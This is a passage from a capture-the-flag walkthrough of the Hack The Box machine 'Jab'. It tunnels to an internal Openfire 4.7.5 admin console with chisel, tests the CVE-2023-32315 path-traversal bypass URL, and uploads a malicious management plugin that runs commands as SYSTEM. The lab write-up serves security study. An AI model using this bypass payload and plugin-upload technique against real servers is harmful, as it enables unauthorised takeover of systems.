


```
┌──(yoon㉿kali)-[~/Documents/htb/jab]
└─$ chisel server -p 9999 --reverse
2024/05/25 04:34:25 server: Reverse tunnelling enabled
2024/05/25 04:34:25 server: Fingerprint GKKxHRICt7/7OPtNkPOk6RrpFV6IRtEQj0tNOWSqYGQ=
2024/05/25 04:34:25 server: Listening on http://0.0.0.0:9999
2024/05/25 04:34:30 server: session#1: Client version (1.9.1) differs from server version (1.9.1-0kali1)
2024/05/25 04:34:30 server: session#1: tun: proxy#R:9090=>9090: Listening
2024/05/25 04:34:30 server: session#1: tun: proxy#R:9091=>9091: Listening
```

We should be able to access the website from our local browser now.


CVE-2023-32315

Let's access the website by going to `http://127.0.0.1:9090` on web browser:



Openfire, Version: 4.7.5

The website is running **Openfire 4.7.5** and we can login using the credentials for **svc_openfire**:



Openfire 4.7.5, build ee4395e
Logged in as svc_openfire - Logout
Clustering status - Disabled

Server Information

Below you will find server information, ports being used and latest news about Openfire.

Server Properties

```
        Server Uptime: 21 hours, 1 minute -- started May 24, 2024 7:34:33 AM
              Version: Openfire 4.7.5
     Server Directory: C:\Program Files\Openfire
    XMPP Domain Name: ⚠ jab.htb
```


Environment

```
          Java Version: 1.8.0_391 Oracle Corporation -- Java HotSpot(TM) 64-Bit Server VM
             Appserver: jetty/9.4.43.v20210629
Server Host Name (FQDN): dc01.jab.htb ⚠ DNS configuration appears to be missing or incorrect.
         OS / Hardware: Windows Server 2019 / amd64
     Locale / Timezone: en / Eastern Standard Time (-5 GMT)
      OS Process Owner: DC01$
           Java Memory  50.98 MB of 910.50 MB (5.6%) used
```

Ignite Realtime News

The Ignite Realtime feed is currently unavailable.

Searching for the known exploit regarding the version, it seems like it is vulnerable to **CVE-2023-32315**:



About 25,900,000 results


Github
https://github.com/K3ysTr0K3R/CVE-2023-32315-EXPLOIT

A PoC exploit for CVE-2023-32315 - Openfire Authentication …

WEB Sep 15, 2005 · This combination of wildcard pattern matching and the path traversal vulnerability enabled malicious users to bypass authentication requirements for Admin …

By visiting the address below, we can test if the corresponding Webapp is actually vulnerable:


```
http://127.0.0.1:9090/setup/setup-s/%u002e%u002e/%u002e%u002e/log.jsp
```



```
    at org.eclipse.jetty.server.HttpChannel.lambda$handle$1(HttpChannel.java:388) ~[jetty-server-9.4.43.v20210629.jar:9.4.43.v20
    at org.eclipse.jetty.server.HttpChannel.dispatch(HttpChannel.java:633) [jetty-server-9.4.43.v20210629.jar:9.4.43.v20210629]
    at org.eclipse.jetty.server.HttpChannel.handle(HttpChannel.java:380) [jetty-server-9.4.43.v20210629.jar:9.4.43.v20210629]
    at org.eclipse.jetty.server.HttpConnection.onFillable(HttpConnection.java:277) [jetty-server-9.4.43.v20210629.jar:9.4.43.v20
    at org.eclipse.jetty.io.AbstractConnection$ReadCallback.succeeded(AbstractConnection.java:311) [jetty-io-9.4.43.v20210629.ja
    at org.eclipse.jetty.io.FillInterest.fillable(FillInterest.java:105) [jetty-io-9.4.43.v20210629.jar:9.4.43.v20210629]
    at org.eclipse.jetty.io.ChannelEndPoint$1.run(ChannelEndPoint.java:104) [jetty-io-9.4.43.v20210629.jar:9.4.43.v20210629]
    at org.eclipse.jetty.util.thread.strategy.EatWhatYouKill.runTask(EatWhatYouKill.java:338) [jetty-util-9.4.43.v20210629.jar:9
    at org.eclipse.jetty.util.thread.strategy.EatWhatYouKill.doProduce(EatWhatYouKill.java:315) [jetty-util-9.4.43.v20210629.jar
    at org.eclipse.jetty.util.thread.strategy.EatWhatYouKill.tryProduce(EatWhatYouKill.java:173) [jetty-util-9.4.43.v20210629.ja
    at org.eclipse.jetty.util.thread.strategy.EatWhatYouKill.run(EatWhatYouKill.java:131) [jetty-util-9.4.43.v20210629.jar:9.4.4
    at org.eclipse.jetty.util.thread.ReservedThreadExecutor$ReservedThread.run(ReservedThreadExecutor.java:386) [jetty-util-9.4.
    at org.eclipse.jetty.util.thread.QueuedThreadPool.runJob(QueuedThreadPool.java:883) [jetty-util-9.4.43.v20210629.jar:9.4.43.
    at org.eclipse.jetty.util.thread.QueuedThreadPool$Runner.run(QueuedThreadPool.java:1034) [jetty-util-9.4.43.v20210629.jar:9.
    at java.lang.Thread.run(Unknown Source) [?:1.8.0_391]
2024.05.25 04:37:18 DEBUG [NioProcessor-1]: org.apache.mina.filter.executor.OrderedThreadPoolExecutor - Adding event SESSION_IDL
Queue : [SESSION_IDLE, ]

2024.05.25 04:37:18 DEBUG [socket_c2s-thread-3]: org.apache.mina.core.filterchain.IoFilterEvent - Firing a SESSION_IDLE event fo
2024.05.25 04:37:18 DEBUG [socket_c2s-thread-3]: org.jivesoftware.openfire.nio.ClientConnectionHandler - ConnectionHandler: Ping
2024.05.25 04:37:18 DEBUG [NioProcessor-1]: org.apache.mina.filter.executor.OrderedThreadPoolExecutor - Adding event MESSAGE_SEN
Queue : [MESSAGE_SENT, ]

2024.05.25 04:37:18 DEBUG [socket_c2s-thread-3]: org.apache.mina.core.filterchain.IoFilterEvent - Event SESSION_IDLE has been fi
2024.05.25 04:37:18 DEBUG [socket_c2s-thread-3]: org.apache.mina.core.filterchain.IoFilterEvent - Firing a MESSAGE_SENT event fo
2024.05.25 04:37:18 DEBUG [socket_c2s-thread-3]: org.apache.mina.core.filterchain.IoFilterEvent - Event MESSAGE_SENT has been fi
2024.05.25 04:37:19 DEBUG [NioProcessor-1]: org.apache.mina.filter.executor.OrderedThreadPoolExecutor - Adding event MESSAGE_REC
Queue : [MESSAGE_RECEIVED, ]
```

Following this tutorial, we should be able to get a shell as the system.

Let's first move to **Plugins** tab:



Plugins

Plugins add new functionality to the server. The list of plugins currently installed is below. To download new plugins, please visit the Available Plugins page.


Plugins	Description	Version	Author	Restart	Delete
Registration	Performs various actions whenever a new user account is created.	1.7.3	Ryan Graham	⟳	✕
Search	Provides support for Jabber Search (XEP-0055)	1.7.4	Ryan Graham	⟳	✕
User Import Export	Enables import and export of user data	2.7.0	Ryan Graham	⟳	✕

Upload Plugin

Plugin files (.jar) can be uploaded directly by using the form below.

At the bottom of the page, we can see that we can upload our own plugins.

Let's upload **Management Tool** plugin:




Plugins

Plugins add new functionality to the server. The list of plugins currently installed is below. To download new plugins, please visit the Available Plugins page.

Plugins	Description	Version	Author	Restart	Delete
Management Tool	pass 123	0.0.0	author	↻	✖
Registration	Performs various actions whenever a new user account is created.	1.7.3	Ryan Graham	↻	✖
Search	Provides support for Jabber Search (XEP-0055)	1.7.4	Ryan Graham	↻	✖
User Import Export	Enables import and export of user data	2.7.0	Ryan Graham	↻	✖

After successfully uploading, by going to **Server** > **server settings** > **Management tool**, we get execute commands as the system:



openfire management tool

whoami

nt authority\system

References

- https://xmpp.org/software/?platform=linux
- https://igniterealtime.org/projects/spark/
- https://maggick.fr/2020/03/htb-forest.html
- https://learningsomecti.medium.com/path-traversal-to-rce-openfire-cve-2023-32315-6a8bf0285fcc